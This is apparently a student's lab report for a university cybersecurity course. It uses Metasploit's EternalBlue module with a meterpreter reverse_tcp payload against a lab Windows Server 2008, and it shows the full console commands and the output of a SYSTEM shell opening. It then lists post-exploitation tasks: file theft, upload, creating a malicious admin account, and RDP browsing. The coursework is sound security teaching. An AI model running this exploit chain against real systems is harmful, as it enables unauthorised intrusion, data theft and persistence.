

OLD DOMINION UNIVERSITY
CYSE 301 Cybersecurity Technique and Operations

Assignment 4

Madelene McFarlane

#01096496


In this assignment, each student will be familiar with the basic usage of the Metasploit framework and try different exploits against the target Windows Server.

You will be using the following VMs in the Module 1 blueprint.

- Windows Server 2008 (Target)
- pfSense VM (power on only)
- External Kali (attacker)

Task A. Select your exploits

1. Use Nessus to find all **FIVE** critical security issues in the target Windows Server 2008.
2. Search for an exploit that targets a security issue **other than** MS17-010.
3. Discuss the exploit you select, such as how it works and the required configurations, etc.




The exploit that I selected was the MS14-066 exploit. This exploit is the result of a windows update in 2014. MS14-066 vulnerability is created due to ill plgin processes of data packets by the Schannel security package. This results in attacker's ability to exploit the error by sending malicious data packets to the Windows Server that is undergoing this vulnerability.

Task B. ms17_010_eternalblue

Use **ms17_010_eternalblue** and **reverse_tcp** as the exploit and payload to launch the attack. You need to use the following configuration for the reverse shell.

1. Listening Port: Use **30123** as the listening port number.



```
msf3 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.10.11
rhosts => 192.168.10.11
msf3 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf3 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.217.3
lhost => 192.168.217.3
msf3 exploit(windows/smb/ms17_010_eternalblue) > set lport 30123
lport => 30123
msf3 exploit(windows/smb/ms17_010_eternalblue) > show options


Module options (exploit/windows/smb/ms17_010_eternalblue):
-----
Name          Current Setting  Required  Description
-----
RHOSTS        192.168.10.11   yes       The target address range or CIDR identifier
RPORT         445              yes       The target port (TCP)
SMBDomain     no               no        (Optional) The Windows domain to use for authentication
SMBPass       no               no        (Optional) The password for the specified username
SMBUser       no               no        (Optional) The username to authenticate as
VERIFY_ARCH   true             yes       Check if remote architecture matches exploit Target.
VERIFY_TARGET true             yes       Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_tcp):
-----
Name          Current Setting  Required  Description
-----
EXITFUNC     thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST        192.168.217.3   yes       The listen address (an interface may be specified)
LPORT        30123            yes       The listen port

Exploit target:
-----
Id  Name
--  ---
0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf3 exploit(windows/smb/ms17_010_eternalblue) >
```

2. Background your meterpreter session. Then display the list of your active session(s) with connection peers.



```
[*] Started reverse TCP handler on 192.168.217.3:30123
[*] 192.168.10.11:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7600 x64 (64-bit)
[*] 192.168.10.11:445 - Connecting to target for exploitation.
[*] 192.168.10.11:445 - Connection established for exploitation.
[*] 192.168.10.11:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.11:445 - CORE raw buffer dump (36 bytes)
[*] 192.168.10.11:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.10.11:445 - 0x00000010 30 38 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 192.168.10.11:445 - 0x00000020 37 36 30 38 7600
[*] 192.168.10.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.11:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.10.11:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.11:445 - Starting non-paged pool grooming
[*] 192.168.10.11:445 - Sending SMBv2 buffers
[*] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.10.11:445 - Sending final SMBv2 buffers.
[*] 192.168.10.11:445 - Sending last fragment of exploit packet!
[*] 192.168.10.11:445 - Receiving response from exploit packet
[*] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xc0000000!)
[*] 192.168.10.11:445 - Sending egg to corrupted connection.
[*] 192.168.10.11:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.217.2
[*] Meterpreter session 1 opened (192.168.217.3:30123 -> 192.168.217.2:38303) at 2022-11-03 17:10:14 -0400
[*] 192.168.10.11:445 - -----
[*] 192.168.10.11:445 - --WIN--
[*] 192.168.10.11:445 - -----

meterpreter > background
[*] Backgrounding session 1...
msf3 exploit(windows/smb/ms17_010_eternalblue) > sessions


Active sessions
-----
Id  Name  Type  Information  Connection
-----
1   meterpreter x64/windows NT AUTHORITY\SYSTEM @ W2008R2 192.168.217.3:30123 -> 192.168.217.2:38303

msf3 exploit(windows/smb/ms17_010_eternalblue) >
```


Task C. Basic Information harvesting

Once you have established the reverse shell connection to the target Windows Server 2008, complete the following tasks in your **meterpreter shell**:


1. Take a screenshot of the target machine, then display it.



2. Create a text file on the External Kali named "IMadeIT-**YourMIDAS**.txt" (replace **YourMIDAS** with your university MIDAS ID) and put "This is XXX, hello pumpkin!" in the file. Then, upload this file to the target's desktop (**Windows Server 2008**). Then log in to **Windows Server 2008** and check if the file exists. You need to show me the command that uploads the file.



3. Steal (download) the file “YouMadeIt.txt” from “C:/inetpub/ftproot/”.



4. Access the Windows Command Prompt via the meterpreter shell, then create a malicious user, YourMIDAS, with admin privilege in the **Windows Server 2008**. Please replace XXX with your MIDAS ID.

5. Remote access to the malicious account created in the previous step and browse the files belonging to the other users in the RDP.

